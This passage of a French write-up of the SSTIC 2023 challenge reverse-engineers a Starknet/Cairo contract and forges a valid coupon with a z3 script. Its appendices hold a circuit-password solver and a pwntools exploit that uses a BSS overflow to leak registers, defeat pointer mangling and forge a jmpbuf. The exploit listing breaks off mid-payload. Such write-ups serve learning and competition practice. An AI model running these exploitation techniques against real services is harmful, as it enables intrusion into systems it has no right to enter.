   ↪  starkware.cairo.common.cairo_builtins.HashBuiltin*, range_check_ptr : felt}(_owner : felt,
   ↪  _nonce : felt){
2      v188_return_instruction = v181_res
3      v189 = v182_syscall_ptr
4      v190 = v183_pedersen_ptr
5      v191 = v184_range_check_ptr
6      write(v191)
7      v192 = v185__owner
8      write(v192)
9      ret
10 }
```

Quelques premières remarques :

- `felt` est le type de base des entiers dans Cairo, qui signifie *field element* (de $\mathrm{GF}(p)$).
- Les fonctions peuvent prendre des arguments qui sont dits *implicites* (ceux entre accolades). Cela permet de passer certains arguments et valeurs de retour sans les spécifier. Dans ce contrat, c'est une mécanique utile pour avoir certains pointeurs souvent utilisés disponibles dans chaque fonction (nous reviendrons sur `pedersen_ptr` et `range_check_ptr` plus tard).

On voit qu'il y a des appels à une certaine fonction `write`. Seulement, cela pourrait faire référence à plusieurs fonctions dans le contrat : on a du `ids.write`, `owner.write`, `nonce.write`... La gestion des arguments n'est pas très convaincante non plus. Une seule solution : aller voir plutôt le code désassemblé.

```
1  @constructor func __main__.constructor{syscall_ptr : felt*, pedersen_ptr :
   ↪  starkware.cairo.common.cairo_builtins.HashBuiltin*, range_check_ptr : felt}(_owner : felt,
   ↪  _nonce : felt)
2
3  offset 189:        ASSERT_EQ          [AP], [FP-7]
4  offset 189:        ADD                AP, 1
5  offset 190:        ASSERT_EQ          [AP], [FP-6]
6  offset 190:        ADD                AP, 1
7  offset 191:        ASSERT_EQ          [AP], [FP-5]
8  offset 191:        ADD                AP, 1
9  offset 192:        ASSERT_EQ          [AP], [FP-4]
10 offset 192:        ADD                AP, 1
11 offset 193:        CALL               147               # __main__.owner.write
12 offset 195:        ASSERT_EQ          [AP], [FP-3]
13 offset 195:        ADD                AP, 1
14 offset 196:        CALL               177               # __main__.nonce.write
15 offset 198:        RET
```

Cette fois-ci on y voit beaucoup plus clair : ce sont les fonctions `owner.write` puis `nonce.write` qui sont appelées.

Dans Cairo, il y a deux registres principaux : `ap` (*allocation pointer*) et `fp` (*frame pointer*). Il est courant de voir une instruction du type `ASSERT_EQ [AP], ...` suivie de `ADD AP, 1` : cela permet d'assigner une valeur à la case mémoire `[AP]`, puis d'incrémenter le pointeur d'allocation pour se préparer à une future éventuelle assignation (on rappelle que la mémoire est "*write once*").

Le registre `fp` pointe vers le début de la *frame* pour la fonction courante. Il est généralement mis à `ap` en prologue de fonction, puis il reste le même tout le long de la fonction, servant de base pour se référer aux arguments et aux variables locales.

Les arguments sont accessibles via un *offset* négatif. Ils commencent à `[FP-3]` (dernier argument), puis `[FP-4]` (avant-dernier), etc. Les valeurs `[FP-1]` et `[FP-2]` sont réservées à la sauvegarde du `fp` parent et de l'adresse de retour.

On en déduit que le premier `write` est appelé avec l'adresse de l'*owner* en argument, et que le deuxième `write` est appelé avec le *nonce*.

En lisant le désassemblé de ces fonctions `write`, on comprend qu'elles fonctionnent de manière assez similaire : d'abord, une adresse est récupérée via une méthode `addr`, puis un `storage_write` est effectué à cette adresse (c'est un *syscall* Starknet qui permet d'écrire dans le *storage* d'un contrat). Pour la "classe" `owner`, la méthode `addr` renvoie une adresse constante (`0x2016836a56b71f0d...`) ; de même pour la "classe" `nonce` (`0x2b1577440dd7bedf...`).

L'API de la *gateway* Starknet expose une fonction `get_storage_at` qui permet de lire ce *storage*, mais elle prend en entrée l'adresse du contrat, que je n'ai jamais réussi à trouver (si c'est possible de la trouver, j'aimerais bien savoir comment). Heureusement, on a pu déterminer la valeur de *nonce* tout à l'heure en inspectant la transaction du déploiement du contrat.

En résumé, au déploiement du contrat, l'adresse de l'*owner* et le *nonce* sont sauvegardés quelque part et pourront être lus par la suite. Regardons désormais la fonction qui nous intéresse le plus : `validate`. Note : tous les `ADD AP, 1` ont été *inlinés* pour plus de lisibilité.

```
@external func __main__.validate{syscall_ptr : felt*, pedersen_ptr :
↪  starkware.cairo.common.cairo_builtins.HashBuiltin*, range_check_ptr : felt}(id : felt,
↪  code_len : felt, code : felt*, a : felt, b : felt)

offset 286:        NOP
offset 288:        ASSERT_EQ          [AP], [FP-10] ; ADD AP, 1
offset 289:        ASSERT_EQ          [AP], [FP-9]  ; ADD AP, 1
offset 290:        ASSERT_EQ          [AP], [FP-8]  ; ADD AP, 1
offset 291:        CALL               398                 # __main__.assert_only_owner
offset 293:        ASSERT_EQ          [AP], [FP-7]  ; ADD AP, 1
offset 294:        CALL               411                 # __main__.assert_only_once
offset 296:        ASSERT_EQ          [AP], [FP-7]  ; ADD AP, 1
offset 297:        ASSERT_EQ          [AP], 1       ; ADD AP, 1
offset 299:        CALL               116                 # __main__.ids.write
offset 301:        CALL               164                 # __main__.nonce.read
offset 303:        ASSERT_EQ          [FP], [AP-2]
offset 304:        ASSERT_EQ          [FP+1], [AP-1]
offset 305:        ASSERT_EQ          [FP+2], [AP-4]
offset 306:        ASSERT_EQ          [AP], [AP-3]  ; ADD AP, 1
offset 307:        ASSERT_EQ          [AP], [FP+1]  ; ADD AP, 1
offset 308:        ASSERT_EQ          [AP], [FP-6]  ; ADD AP, 1
offset 309:        ASSERT_EQ          [AP], [FP-5]  ; ADD AP, 1
offset 310:        CALL               255                 # __main__.first
offset 312:        ASSERT_EQ          [AP], [FP]    ; ADD AP, 1
offset 313:        ASSERT_EQ          [AP], [AP-2]  ; ADD AP, 1
offset 314:        ASSERT_EQ          [AP], [FP-4]  ; ADD AP, 1
```

```
offset 315:        ASSERT_EQ           [AP], [FP-3]  ; ADD AP, 1
offset 316:        CALL                274                 # __main__.second
offset 318:        ASSERT_EQ           [AP], [AP-12] ; ADD AP, 1
offset 319:        ASSERT_EQ           [AP], [FP+1]  ; ADD AP, 1
offset 320:        ASSERT_EQ           [AP], [FP-7]  ; ADD AP, 1
offset 321:        CALL                0                   # starkware.cairo.common.hash.hash2
offset 323:        ASSERT_EQ           [FP-6], [[AP-8]]
offset 324:        ASSERT_EQ           [AP], [FP-6] - 3  ; ADD AP, 1
offset 326:        ASSERT_EQ           [AP-1], [[AP-9]+1]
offset 327:        ASSERT_EQ           [AP], [FP+2]  ; ADD AP, 1
offset 328:        ASSERT_EQ           [AP], [AP-4]  ; ADD AP, 1
offset 329:        ASSERT_EQ           [AP], [AP-11] + 2  ; ADD AP, 1
offset 331:        ASSERT_EQ           [AP], [AP-5]  ; ADD AP, 1
offset 332:        ASSERT_EQ           [AP], [FP-5]  ; ADD AP, 1
offset 333:        CALL                247                 # __main__._validate
offset 335:        RET
```

La fonction prend en argument l'identifiant `id`, le tableau `code` accompagné de sa longueur `code_len`, et les deux entiers `a` et `b`.

Tout d'abord, une série d'assertions sont vérifiées. La fonction `assert_only_owner` vérifie que l'adresse du compte qui veut effectuer la transaction est celui de l'*owner*, en utilisant le *syscall* `get_caller_address` et en comparant le résultat avec la valeur dans le *storage* `owner`.

Ensuite, la fonction `assert_only_once` permet de vérifier que l'identifiant choisi (`id`) n'a jamais été utilisé auparavant. Cela empêche toute attaque par rejeu : en effet, dans le contexte du challenge, il est tout à fait possible de lire les transactions valides dans la *blockchain* qui ont été effectuées par d'autres joueurs ayant déjà réussi cette étape. Pour vérifier cela, le contrat maintient dans le *storage* une espèce de table de hachage. La fonction `ids.addr` dérive une adresse à partir de l'identifiant.

```
func __main__.ids.addr{pedersen_ptr : starkware.cairo.common.cairo_builtins.HashBuiltin*,
↪  range_check_ptr : felt}(pubkey : felt) -> (res : felt)

offset 88:         ASSERT_EQ           [AP], [FP-5]
offset 88:         ADD                 AP, 1
offset 89:         ASSERT_EQ           [AP],
↪  0x15a59b5fd505b82b3aff0b04f5cdd2ceb73c4478a788ac7a91d4ae213ec3e04
offset 89:         ADD                 AP, 1
offset 91:         ASSERT_EQ           [AP], [FP-3]
offset 91:         ADD                 AP, 1
```

```
offset 92:         CALL               0                  # starkware.cairo.common.hash.hash2
offset 94:         ASSERT_EQ          [AP], [FP-4]
offset 94:         ADD                AP, 1
offset 95:         ASSERT_EQ          [AP], [AP-2]
offset 95:         ADD                AP, 1
offset 96:         CALL               25                 #
↪ starkware.starknet.common.storage.normalize_address
offset 98:         ASSERT_EQ          [AP], [AP-31]
offset 98:         ADD                AP, 1
offset 99:         ASSERT_EQ          [AP], [AP-3]
offset 99:         ADD                AP, 1
offset 100:        ASSERT_EQ          [AP], [AP-3]
offset 100:        ADD                AP, 1
offset 101:        RET
```

Cela se fait en deux étapes : calcul d'un hash via `hash2`, et normalisation de la valeur obtenue pour avoir une adresse valide, via `normalize_address`. Je vais expliciter la fonction `hash2` car elle joue un rôle majeur dans la compréhension du code, en apparaissant à plusieurs reprises.

La documentation Cairo explique qu'il existe des *built-ins*, qui sont des algorithmes implémentés à plus bas niveau pour des raisons de performance, et avec lesquels on peut interagir via une adresse mémoire spécifique. Par exemple, il existe une fonction de hash, dite de Pedersen, décrite dans la documentation StarkEx, qui prend en entrée deux entiers. Cairo implémente le *built-in* Pedersen, qu'il est possible d'utiliser à l'aide d'une fonction "*wrapper*" comme celle-ci :

```
func hash2(hash_ptr: felt*, x, y) -> (hash_ptr: felt*, z: felt) {
    // Invoke the hash function.
    x = [hash_ptr];
    y = [hash_ptr + 1];
    // Return the updated pointer (increased by 3 memory cells)
    // and the result of the hash.
    return (hash_ptr=hash_ptr + 3, z=[hash_ptr + 2]);
}
```

L'argument `hash_ptr` (qui peut être implicite) est l'adresse du *built-in* associé à la primitive de hash à utiliser. En mettant les deux entiers d'entrée en `hash_ptr` et `hash_ptr + 1`, le *built-in* nous assure que le hash calculé se trouvera en `hash_ptr + 2`.

Dans le contrat du challenge, c'est exactement ce qui est utilisé, avec le pointeur `pedersen_ptr`

vers le *built-in* du hash de Pedersen qui est passé implicitement de fonction en fonction. L'adresse à utiliser dans la table de hachage est Pedersen(cte, id) où cte est une constante connue (`0x15a5...`).

Après ce petit apparté, revenons à notre fonction `validate`. Le contrat s'est assuré que l'identifiant passé ne fait pas partie de la table, et donc n'a jamais été utilisé auparavant. Il a ensuite, via `ids.write`, à son tour écrit notre identifiant dans la table. Ensuite, le *nonce* est lu du *storage* via la fonction `nonce.read`, puis placé dans la variable locale `[FP+1]`. La fonction `__main__.first` est appelée avec en paramètres le *nonce*, ainsi que deux des arguments de `validate`, à savoir `code` et `code_len`. Le code décompilé de la fonction `first` est assez compréhensible :

```
func __main__.first{pedersen_ptr : starkware.cairo.common.cairo_builtins.HashBuiltin*}(curr :
↪  felt, in_len : felt, in : felt*) -> (res : felt){
    if (v238_in_len == 0) {
        v242 = v236_pedersen_ptr
        v243 = v237_curr
        return(v243)

    }
    v244 = v236_pedersen_ptr
    v245 = v237_curr
    v246 = [v239_in]
    let (v247_result) = hash2(v245, v246)
    v248 = v238_in_len - 1
    v249 = v239_in + 1
    let (v250_res) = first(v247_result, v248, v249)
    return(v250_res)
}
```

Il s'agit d'une fonction récursive terminale qui parcourt la liste `code`[1]. À chaque appel, un accumulateur `curr` est mis à jour avec la valeur de `hash2(curr, in[0])` où `in` est ce qu'il reste à traiter du tableau `code`. Ainsi, par exemple pour un tableau à deux éléments `code = [x, y]`, la fonction `first` renvoie `hash2(hash2(nonce, x), y)`.

Ensuite est appelée la fonction `second`. Celle-ci était un peu plus délicate à comprendre, d'une part parce que le décompilé produit par `thoth` était vraiment peu clair, et d'autre part parce qu'un nouveau *built-in* entre en jeu dans sa compréhension.

La fonction est appelée avec le résultat de `first`, que nous allons nommer `h`, et les entiers `a`

[1] J'imagine qu'il s'agit de la façon standard de faire des boucles en Cairo, un peu à la manière de la programmation fonctionnelle.

et `b` du coupon. Mais aussi et surtout, est passé en argument implicite le pointeur vers le *built-in* `range_check_ptr`.

```
1  func __main__.second{range_check_ptr : felt}(h : felt, a : felt, b : felt)
2
3  offset 274:        ASSERT_EQ           [FP-4], [[FP-6]]
4  offset 275:        ASSERT_EQ           [FP-3], [[FP-6]+1]
5  offset 276:        ASSERT_EQ           [AP], 0x100000000000000000000000000000
6  offset 276:        ADD                 AP, 1
7  offset 278:        ASSERT_EQ           [AP-1], [AP] + [FP-4]
8  offset 278:        ADD                 AP, 1
9  offset 279:        ASSERT_EQ           [AP-1], [[FP-6]+2]
10 offset 280:        ASSERT_EQ           [AP], [FP-4] * 0x100000000000000000000000000000000
11 offset 280:        ADD                 AP, 1
12 offset 282:        ASSERT_EQ           [FP-5], [AP-1] + [FP-3]
13 offset 283:        ASSERT_EQ           [AP], [FP-6] + 3
14 offset 283:        ADD                 AP, 1
15 offset 285:        RET
```

Le *built-in* "*range check*" vérifie que les valeurs placées en `p`, `p + 1`, `p + 2`... sont dans l'intervalle $[0, 2^{128}[$. En l'occurence, les deux premières assertions vérifient que a et b sont dans cet intervalle.

Le passage lignes 5 à 9 est un peu plus étrange. Une constante (`0x10000...`) est placée, puis vient l'assertion `[AP-1] = [AP] + [FP-4]`. J'ai bloqué un moment là-dessus parce que je ne comprenais pas comment le code pouvait référencer `[AP]` alors que rien n'a encore été écrit dans cette case mémoire. En fait, il s'agit du côté "non-déterministe" du langage. On peut comprendre cette assertion comme `[AP] = [AP-1] - [FP-4]`, soit le calcul 0x10000... $- a$. Puis le *range check* est appelé de nouveau. Il s'agit d'un petit *trick* pour vérifier en fait que a est inférieur ou égal à `0x100000000000000000000000000000`.

Pour finir, le reste de la fonction calcule simplement la quantité `0x100000... * a + b`, et vérifie si elle est égale à `h`. En résumé, voici les contraintes que doivent respecter a et b :

$$\begin{cases} 0 \leq a \leq \texttt{0x100000000000000000000000000000} \\ 0 \leq b < 2^{128} \\ \texttt{0x100000000000000000000000000000}a + b \equiv h \pmod{p} \\ h = \text{Pedersen}(\text{Pedersen}(\text{nonce}, \text{code}_0), ..., \text{code}_{n-1}) \end{cases} \tag{2}$$

Il nous reste encore à déterminer comment est vérifié le tableau `code`. C'est ce qui est effectué juste après dans la fonction `validate`.

Le contrat calcule la valeur `id_hash` = Pedersen(nonce, id). Ensuite, il vérifie que `code_len` est supérieur ou égal à 3, et appelle `_validate(id_hash, code)`. La fonction `_validate` est un espèce de *wrapper* qui ne fait qu'appeler une fonction nommée `j` :

```
func __main__.j{}(id_hash : felt, code : felt*){
    let (v210_ap_val) = get_ap()
    assert v210_ap_val = v210_ap_val + 6
    v211 = [v207_code + 2]
    v212 = 0x480680017fff8000    // 0x480680017fff8000
    v213 = v206_id_hash
    v214 = 0x400680017fff8000    // 0x400680017fff8000
    v215 = [v207_code]
    v216 = 0x48507fff7fff8000    // 0x48507fff7fff8000
    v217 = 0x484480017fff8000    // 0x484480017fff8000
    v218 = 4919    // 0x1337
    v219 = 0x400680017fff8000    // 0x400680017fff8000
    v220 = 4918    // 0x1336
    v221 = 0x484480017fff8000    // 0x484480017fff8000
    v222 = [v207_code + 1]
    v223 = v211 * v213
    call abs [FP]
    ret
}
```

Cette fonction est assez étonnante. Elle écrit une succession d'entiers dans la *frame*, dont certains sont issus des arguments, puis... saute en `FP`, donc directement dessus ! C'est un espèce de *shellcode* dynamique, avec des trous que l'on doit compléter. Avec l'aide encore une fois du désassembleur de `thoth`, on peut désassembler ce *shellcode* à trous :

```
assert_eq [ap], id_hash ; add ap, 1
assert_eq [ap], code[0]
assert_eq [ap], [ap-1] * [ap-1] ; add ap, 1
assert_eq [ap], [ap-1] * 0x1337 ; add ap, 1
assert_eq [ap], 0x1336
assert_eq [ap], [ap-1] * code[1] ; add ap, 1
<code[2] * id_hash>
```

Pour les premières instructions, les "trous" sont des immédiats de certaines instructions. On peut donc imaginer que nos arguments `id_hash`, `code[0]` et `code[1]` viennent remplacer ces immédiats

et les calculs qui en découlent sont assez clairs : il faut vérifier une nouvelle série de contraintes.

$$\begin{cases} \text{id\_hash}^2 \equiv \text{code}_0 \pmod{p} \\ \text{0x1337} \cdot \text{code}_0 \cdot \text{code}_1 \equiv \text{0x1336} \pmod{p} \end{cases} \tag{3}$$

Par contre, la toute dernière instruction est entièrement définie par la quantité `code[2] * id_hash`. Rappelons-nous que pour que le coupon soit valide, le contrat doit se terminer sans erreur : cela inclut les erreurs liées aux assertions, mais bien sûr aussi tout type d'exception liée à la mauvaise exécution du contrat. Il serait donc judicieux que notre *shellcode*, exécuté dans le contexte de la fonction `j`, retourne proprement !

À cette fin, on peut s'inspirer de l'épilogue d'une autre fonction, et en déduire que l'instruction `ret` peut s'encoder `0x208b7fff7fff7ffe`. Cela donne une nouvelle et dernière contrainte à satisfaire :

$$code_2 \cdot \text{id\_hash} \equiv \text{0x208b7fff7fff7ffe} \pmod{p} \tag{4}$$

A l'aide des contraintes 2, 3 et 4, on peut générer un coupon d'entrée valide ! L'idée est la suivante :

1. on génère un identifiant aléatoire `id` ;
2. on calcule le `id_hash` à partir de `id` et du *nonce* ;
3. on résout le système formé par 3 et 4 pour en déduire `code` ;
4. on calcule `h` à partir du *nonce* et de `code` ;
5. on trouve a et b qui satisfont le système 2.

Le script suivant fait tout cela, en utilisant `z3` pour retrouver a et b à la fin parce que je n'ai pas eu le courage de réfléchir plus. Trouver un identifiant qui admet une solution prend quelques minutes sur ma machine.

```
from starkware.crypto.signature.signature import pedersen_hash
from z3 import *
import random

P = 2**251 + 17 * 2**192 + 1
nonce = 0x5b65565f4e4fc51283f9b627d5a075d8

while True:
```

```
  id_ = random.randrange(0, P)
  id_hash = pedersen_hash(nonce, id_)
  code0 = pow(id_hash, 2, P)
  code1 = (0x1336 * pow(0x1337, -1, P) * pow(code0, -1, P)) % P
  code2 = (0x208b7fff7fff7ffe * pow(id_hash, -1, P)) % P
  first = pedersen_hash(pedersen_hash(pedersen_hash(nonce, code0), code1), code2) % P

  a_ = Int("a")
  b_ = Int("b")
  S = Solver()
  S.add([
    0 <= a_, a_ <= 0x100000000000000000000000000000,
    0 <= b_, b_ < 2**128,
    (0x100000000000000000000000000000000 * a_ + b_) % P == (first % P)
  ])
  if S.check() != sat:
    continue

  print(f"id = 0x{id_:x}")
  print(f"code = {code0:x},{code1:x},{code2:x}")

  a = int(S.model()[a_].as_long())
  b = int(S.model()[b_].as_long())
  print(f"a = 0x{a:x}")
  print(f"b = 0x{b:x}")

  break
```

Voici un exemple de coupon valide qui est alors généré :

```
id = 0x208fe58277a285071c8dcebacc8de2e820b2e9f4a10ee5eec8dedf0f1e4f14e
code = 54c9c32630a8f6cbd7562f0243d14bcbf5f61799f16411f8a17d9ecf3cbef19,
       4db84093477695e871f6eb46f4c4a9f6d9c0edfef6d6277eff584f061f85497,
       66cb4cb21377a66caf77fcb9e3f4bb02e1f96926893939a7ab9c03d60cde312
a = 0xfcba9585b9a90f4ea9c372109d5
b = 0x52d2fd19a5072c79abaab226a0c57d0a
```

On soumet sur le site, et on arrive à accéder (enfin) à la page d'achat du jeton, montrée figure 9.

Figure 9: Page d'achat du jeton non-fongible. Victoire !

6 Étape bonus

Comme toujours, le challenge SSTIC se conclut par une petite étape dérisoirement simple, à la limite du "troll". Le site nous fait télécharger un soi-disant *captcha* à résoudre pour obtenir l'adresse mail du pâtissier, qui se révèle n'être rien d'autre qu'un... puzzle de type *jigsaw* pour enfants.

L'archive contient des fichiers `1.png`, ..., `24.png` avec des pièces de puzzle sur fond transparent. La résolution se prête donc bien à un clicodrôme manuel à l'aide d'un logiciel d'édition d'images comme GIMP. La figure 10 montre le puzzle reconstitué par mes soins.

Figure 10: Puzzle résolu, comportant l'adresse mail du pâtissier.

Il ne reste plus qu'à envoyer le mail tant attendu à l'adresse suivante :

```
48ad57aa9c8c600d4c649a5232ef5abf@sstic.org
```

7 Conclusion

Nous voilà arrivés à la fin de ce *write-up* concernant l'édition 2023 du challenge du SSTIC. Celui-ci m'aura occupé presque une quarantaine d'heures (je ne me prononcerai pas concernant la rédaction de ce rapport ;)). J'espère que ce succès pour moi sera le premier d'une longue lignée.

Je remercie Ledger pour ce challenge fort sympathique, atypique, et très bien ficelé. Avoir séparé la deuxième étape en plusieurs sous-parties résolubles dans un ordre arbitraire m'a paru être une excellente idée, quand on voit à quel point il était facile d'être bloqué trop tôt sur une étape difficile de rétro-ingénierie ou d'exploitation lors des précédentes éditions. De même, la difficulté m'a semblé un peu plus progressive, histoire de ne pas effrayer trop rapidement les débutants.

Grâce au challenge de cette année, j'ai pu acquérir des connaissances diverses et nouvelles sur les contrats intelligents, Starknet et Cairo, le ROP chaining en ARM, le fonctionnement des *crypto-wallets* ou encore les multi-signatures et le protocole de Schnorr.

Mention spéciale aux étapes 2.c et 3 que j'ai particulièrement appréciées et qui ont su me sortir de ma zone de confort : j'ai toujours sciemment esquivé les challenges d'exploitation ARM en CTF, et les concepts liés à la *blockchain* et aux applications décentralisées me paraissent toujours autant sibyllins.

A Annexe

A.1 Script de résolution de l'étape 2.b

```
from z3 import *


class G:
    def __init__(self, data):
        self.kind = int.from_bytes(data.read(4), "little")
        if self.kind == 3:
            self.a = int.from_bytes(data.read(4), "little")
        elif self.kind in (4, 5):
            self.a = int.from_bytes(data.read(4), "little")
            self.na = bool(int.from_bytes(data.read(1), "little"))
            self.b = int.from_bytes(data.read(4), "little")
            self.nb = bool(int.from_bytes(data.read(1), "little"))
        elif self.kind == 6:
            self.a = int.from_bytes(data.read(4), "little")
            self.b = int.from_bytes(data.read(4), "little")
            self.n = bool(int.from_bytes(data.read(1), "little"))
        elif self.kind == 7:
            self.a = int.from_bytes(data.read(4), "little")
        elif self.kind == 8:
            self.a = int.from_bytes(data.read(4), "little")
            self.b = int.from_bytes(data.read(4), "little")
            self.c = int.from_bytes(data.read(4), "little")
        elif self.kind == 9:
            self.dff = bool(int.from_bytes(data.read(1), "little"))
            self.a = int.from_bytes(data.read(4), "little")
            self.n = bool(int.from_bytes(data.read(1), "little"))
        self.tstamp = 0
        self.value = False


def b(data):
    size = int.from_bytes(data.read(8), "little")
    res = []
    for i in range(size):
        res.append(int.from_bytes(data.read(4), "little"))
```

```
    return res


class E:
    def __init__(self):
        data = open("seed.bin", "rb")
        size = int.from_bytes(data.read(8), "little")
        self.gs = []
        self.dffs = []
        for i in range(size):
            g = G(data)
            self.gs.append(g)
            if g.kind == 9:
                self.dffs.append(i)
        self.key = b(data)
        self.good = [int.from_bytes(data.read(4), "little")]
        self.data = b(data)
        self.cycles = 1

    def get(self, i):
        g = self.gs[i]
        if g.tstamp < self.cycles:
            if g.kind == 0:
                res = False
            elif g.kind == 1:
                res = True
            elif g.kind == 2:
                res = g.value
            elif g.kind == 3:
                res = self.get(g.a)
            elif g.kind == 4:
                get_ga = self.get(g.a)
                if g.na:
                    res = Not(get_ga) if type(get_ga) != bool else get_ga ^ True
                else:
                    res = get_ga
                get_gb = self.get(g.b)
                if g.nb:
                    res = And(res, Not(get_gb) if type(get_gb) != bool else get_gb ^ True)
                else:
                    res = And(res, get_gb)
```

```
78              elif g.kind == 5:
79                  get_ga = self.get(g.a)
80                  if g.na:
81                      res = Not(get_ga) if type(get_ga) != bool else get_ga ^ True
82                  else:
83                      res = get_ga
84                  get_gb = self.get(g.b)
85                  if g.nb:
86                      res = Or(res, Not(get_gb) if type(get_gb) != bool else get_gb ^ True)
87                  else:
88                      res = Or(res, get_gb)
89              elif g.kind == 6:
90                  get_ga, get_gb = self.get(g.a), self.get(g.b)
91                  if g.n:
92                      if type(get_ga) == bool and type(get_gb) == bool:
93                          res = ~(get_ga ^ get_gb)
94                      else:
95                          res = Not(Xor(get_ga, get_gb))
96                  else:
97                      if type(get_ga) == bool and type(get_gb) == bool:
98                          res = get_ga ^ get_gb
99                      else:
100                         res = Xor(get_ga, get_gb)
101             elif g.kind == 7:
102                 get_ga = self.get(g.a)
103                 if type(get_ga) == bool:
104                     res = ~get_ga
105                 else:
106                     res = Not(get_ga)
107
108             elif g.kind == 8:
109                 get_ga, get_gb, get_gc = self.get(g.a), self.get(g.b), self.get(g.c)
110                 if type(get_gc) == bool and type(get_gb) == bool:
111                     acc = get_gc & get_gb
112                 else:
113                     acc = And(get_gc, get_gb)
114                 if type(get_gc) == bool and type(get_ga) == bool:
115                     if type(acc) == bool:
116                         res = acc | (~get_gc & get_ga)
117                     else:
118                         res = Or(acc, (~get_gc & get_ga))
```

```
                else:
                    res = Or(acc, And(Not(get_gc), get_ga))

            elif g.kind == 9:
                if g.n:
                    if type(g.dff) == bool:
                        res = ~g.dff
                    else:
                        res = Not(g.dff)
                else:
                    res = g.dff

            g.value = res
            g.tstamp = self.cycles

        return g.value

    def set_uint(self, b, v1, v2):

        g = self.gs[b[0]]
        assert g.kind == 2
        g.value = v1

        g = self.gs[b[1]]
        assert g.kind == 2
        g.value = v2

    def get_uint(self, b):
        assert len(b) == 1
        return self.get(b[0])

    def step(self):
        for i in self.dffs:
            self.get(i)
        for i in self.dffs:
            self.gs[i].dff = self.get(self.gs[i].a)
        self.cycles += 1


for pwd_len in range(1, 20):

```

```
    print(f"Checking password length: {pwd_len}")

    password = [Bool(f"p_{pwd_len}_{i}") for i in range(8 * pwd_len)]
    # each byte is little-endian

    e = E()

    for i in range(0, 8 * pwd_len, 2):
        e.set_uint(e.key, password[i], password[i + 1])
        e.step()
        e.step()

    S = Solver()
    S.add(e.get_uint(e.good) == True)

    if S.check() != sat:
        continue

    pwd = []
    for i in range(pwd_len):
        acc = 0
        for j in range(7, -1, -1):
            acc |= {"false": 0,"true": 1}[S.model()[password[8 * i + j]].sexpr()]
            acc <<= 1
        pwd.append(acc >> 1)

    print(bytes(pwd))
    break
```

A.2 Exploit pour *dumper* le *firmware* de l'étape 2.c

```
from pwn import *
from pow_solver import solve_pow

PASSWORD = b"fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1"


def add_data(
```

```
    r,
    payload,
    stop_at_ask_hex=False,
    stop_at_ask_size=False,
    stop_at_crc_check=False,
    hex_mode=True,
):
    payload_size = str(len(payload))
    if len(payload_size) < 4:
        payload_size += "\n"

    (r.recvuntil(b"Option: "))
    r.sendline(b"E")
    (r.recvuntil(b"Option: "))
    r.sendline(b"A")
    (r.recvuntil(b"Data size: "))
    if stop_at_ask_size:
        r.send(b"999\n")
        return
    r.send(payload_size.encode())
    (r.recvuntil(b"Data id: "))
    r.sendline(b"0")
    (r.recvuntil(b"Data in hex?(y/n)\n"))
    (r.recvuntil(b"Option: "))
    if stop_at_ask_hex:
        r.sendline(b"?")
        return
    r.sendline(b"y" if hex_mode else b"n")
    (r.recvuntil(b": "))
    if hex_mode:
        r.sendline(payload.hex().encode())
    else:
        r.sendline(payload)
    (r.recvuntil(b"crc (hex): "))
    if stop_at_crc_check:
        r.sendline(b"5f5f5f5f")
        return
    print("Unimplemented")


def view_data(r):
```

```
    print(r.recvuntil(b"Option: "))
    r.sendline(b"D")
    (r.recvuntil(b"Option: "))
    r.sendline(b"V")
    (r.recvuntil(b"Data in hex?(y/n)\n"))
    (r.recvuntil(b"Option: "))
    r.sendline(b"y")
    q = r.recvuntil(b"A. Add data")
    print(q)
    return q

def admin_login(r, password):
    assert len(password) == 0x20
    print(r.recvuntil(b"Option: "))
    r.sendline(b"A")
    (r.recvuntil(b"Option: "))
    r.sendline(b"R")
    (r.recvuntil(b"Enter admin password:\n"))
    r.sendline(password)


r = remote("device.quatre-qu.art", 8080)

r.recvuntil(b"password: ")
r.sendline(PASSWORD)

pow = r.recvuntil(b"number: ").split(b"+ b'")[1].split(b"')")[0]
r.sendline(solve_pow(pow))


# Increment n_element while leaving early not to overwrite n_element
for _ in range(11):
    add_data(r, b"a" * 16, stop_at_ask_size=True)

# BSS overflow
# Next overwrite will overwrite only dummy data
# But our big payload size will allow to leak error_msg and jmpbuf struct
add_data(r, b"a" * 0xF0, stop_at_ask_hex=True)

leak = view_data(r)
leak = leak.split(b"Message 0: 00000000000000000000000000000000000000000000000000")[1]
```

```
leak = leak.split(b"\nA")[0]
leak = bytes.fromhex(leak.decode())

bad_choice_str = int.from_bytes(leak[:8], byteorder="little")
print(f"bad choice str @0x{bad_choice_str:016x}")

bin_base = bad_choice_str - 0x4060
print(f"bin base address @0x{bin_base:016x}")

leak = leak[16:]

x19 = int.from_bytes(leak[:8], byteorder="little")
x20 = int.from_bytes(leak[8:16], byteorder="little")
x21 = int.from_bytes(leak[16:24], byteorder="little")
x22 = int.from_bytes(leak[24:32], byteorder="little")
x23 = int.from_bytes(leak[32:40], byteorder="little")
x24 = int.from_bytes(leak[40:48], byteorder="little")
x25 = int.from_bytes(leak[48:56], byteorder="little")
x26 = int.from_bytes(leak[56:64], byteorder="little")
x27 = int.from_bytes(leak[64:72], byteorder="little")
x28 = int.from_bytes(leak[72:80], byteorder="little")
x29 = int.from_bytes(leak[80:88], byteorder="little")
lr_xored = int.from_bytes(leak[88:96], byteorder="little")
sp_xored = int.from_bytes(leak[104:112], byteorder="little")

print(f"lr (xored) = 0x{lr_xored:016x}")
print(f"sp (xored) = 0x{sp_xored:016x}")

lr = bin_base + 0x1f8c # known ret addr after setjmp
_pointer_chk_guard = lr_xored ^ lr

print(f"_pointer_chk_guard mask = 0x{_pointer_chk_guard:016x}")

sp = sp_xored ^ _pointer_chk_guard
print(f"sp = 0x{sp:016x}")

# Try to login to admin zone, it will clear all elements
r.recvuntil(b"Option: ")
r.sendline(b"B") # back to menu
admin_login(r, b"A" * 0x20)

```

```
131
132 # Trigger BSS overflow again, but this time we overwrite data
133 for _ in range(11):
134     add_data(r, b"a" * 16, stop_at_ask_size=True)
135 payload = b""
136 payload += p64(x29 + 0x20) # &fds
137 payload += b"_" * 16       # padding
138 payload += p64(0x0)        # error_msg
139 payload += p32(0x1)        # exception_thrown
140 payload += p32(0x0)        # padding
141 payload += p64(x19)        # x19
142 payload += p64(x20)        # x20
143 payload += p64(x21)        # x21
144 payload += p64(x22)        # x22
145 payload += p64(x23)        # x23
146 payload += p64(x24)        # x24
147 payload += p64(x25)        # x25
148 payload += p64(x26)        # x26
149 payload += p64(x27)        # x27
150 payload += p64(x28)        # x28
151 payload += p64(x29)        # x29 (fp)
